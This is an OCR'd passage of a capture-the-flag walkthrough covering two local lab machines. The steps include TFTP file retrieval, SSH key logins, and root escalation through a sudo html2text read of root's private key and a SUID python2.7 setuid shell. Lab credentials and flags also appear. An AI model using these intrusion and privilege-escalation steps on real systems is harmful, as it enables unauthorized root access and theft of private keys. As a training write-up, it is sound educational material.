
backup-config is found. We use TFTP to get the file.

tftp 192.168.153.138
get backup-config
unzip backup-config
ls



Let us see the content in the sshd_config.

nano sshd_config




We can find the username boris in sshd_config. Now, we can use the id_rsa with the username to SSH login as boris. Before that, we need to change the permission of id_rsa to be only read and written by kali.

chmod 600 id_rsa
ls -l id_rsa

```
┌──(kali㉿kali)-[~/backup]
└─$ ls -l id_rsa
-rw-r--r-- 1 kali kali 1675 Jul 24  2023 id_rsa

┌──(kali㉿kali)-[~/backup]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/backup]
└─$ ls -l id_rsa
-rw------- 1 kali kali 1675 Jul 24  2023 id_rsa
```

ssh -i id_rsa boris@192.168.153.138



Yeah, we get the shell as boris. Let us see what the directory has.


ls
cat user.txt

```
boris@0day3:~$ ls
user.txt
boris@0day3:~$ cat user.txt
NPT{boris_lvl3_access}
boris@0day3:~$
```

The user flag is found!
NPT{boris_lvl3_access}

It is time to escalate the privilege. ***sudo -l*** is used to list the allowed (and forbidden) sudo commands for the current user on a Linux system.


sudo -l



The user boris can run /usr/bin/html2text as root without needing a password.


Now, we try to get the root's id_rsa with this command:


sudo html2text /root/.ssh/id_rsa



We can create a file and copy the id_rsa into the file. Then, we can log in as the root user with id_rsa.


nano id_rsa
chmod 600 id_rsa
ls -la id_rsa
ssh -i id_rsa root@192.168.153.138





Yeah, we login as the root user. Let us see what the root has.

ls
cat r00000000000000000000000000000000t.txt



The root flag is found!
NPT{r00t_0wn3d_beginn3r}

Credit:
VulNyx: Beginner - TFPT File Bruteforce Download and Html2text …

NPT-5


IP address of the target: 192.168.153.137

Tools used: 1. gobuster
2. https://github.com/danielmiessler/SecLists.git
3. Nmap


Steps:

Firstly, we perform a nmap scan to discover what ports are open.

nmap -sV 192.168.153.137



We try to see the website at port 80.




Man must explore, and this is exploration at its greatest

Problems look mighty small from 150 miles up


Posted by Start Bootstrap on September 24, 2018

Now, we try to enumerate the directories of the website using gobuster.

gobuster dir -u http://192.168.153.137 -w SecLists/Discovery/Web-Content/common.txt



We can now search 192.168.153.137/admin in the browser.




A password is found in notes.txt. We can also guess the username from the password.

Username: ted
Password: 12345ted123


We can perform a SSH login using the credentials found.

ssh ted@192.168.153.137



Now, let us see what ted has.

ls
cat user.txt



The user flag is found!
NPT{us3r_0wn3d_n3xt_st0p_r007}

Now, it is time to escalate the privilege.


locate bin/ | xargs ls -l 2>/dev/null | grep '^...s'

This command searches for all files in "bin" directories and filters for those that have the SUID bit set. This helps identify binaries that, when executed, run as the owner of the file (often root).

```
ted@0day5:~$ locate bin/ | xargs ls -l 2>/dev/null | grep '^...s'
-rwsr-xr-x 1 root   root      34684 Mar 29  2015 /bin/mount
-rwsr-xr-x 1 root   root      38868 May 17  2017 /bin/su
-rwsr-xr-x 1 root   root      26344 Mar 29  2015 /bin/umount
-rwsr-xr-x 1 root   root      96760 Aug 13  2014 /sbin/mount.nfs
-rwsr-sr-x 1 daemon daemon    50644 Sep 30  2014 /usr/bin/at
-rwsr-xr-x 1 root   root      52344 May 17  2017 /usr/bin/chfn
-rwsr-xr-x 1 root   root      43576 May 17  2017 /usr/bin/chsh
-rwsr-xr-x 1 root   root      78072 May 17  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root   root     106908 Mar 23  2012 /usr/bin/mawk
-rwsr-xr-x 1 root   root      38740 May 17  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root   root      53112 May 17  2017 /usr/bin/passwd
-rwsr-sr-x 1 root   mail      96192 Nov 18  2017 /usr/bin/procmail
-rwsrwxrwx 1 root   root    3889608 Aug 13  2016 /usr/bin/python2.7
-rwsr-xr-x 1 root   root    1085300 Feb 10  2018 /usr/sbin/exim4
ted@0day5:~$
```


We can find that /usr/bin/python2.7 has the SUID bit set (s), and is readable, writable, and executable by everyone. We try to switch to the root user (`uid 0`) and then launch a bash shell — i.e., get a root shell.

/usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'



We manage to get a root shell. Let us see what the root has.

ls
cat flag.txt



The root flag is found!
NPT{r0073d_w17h_s0lid_enum3r4ti0n}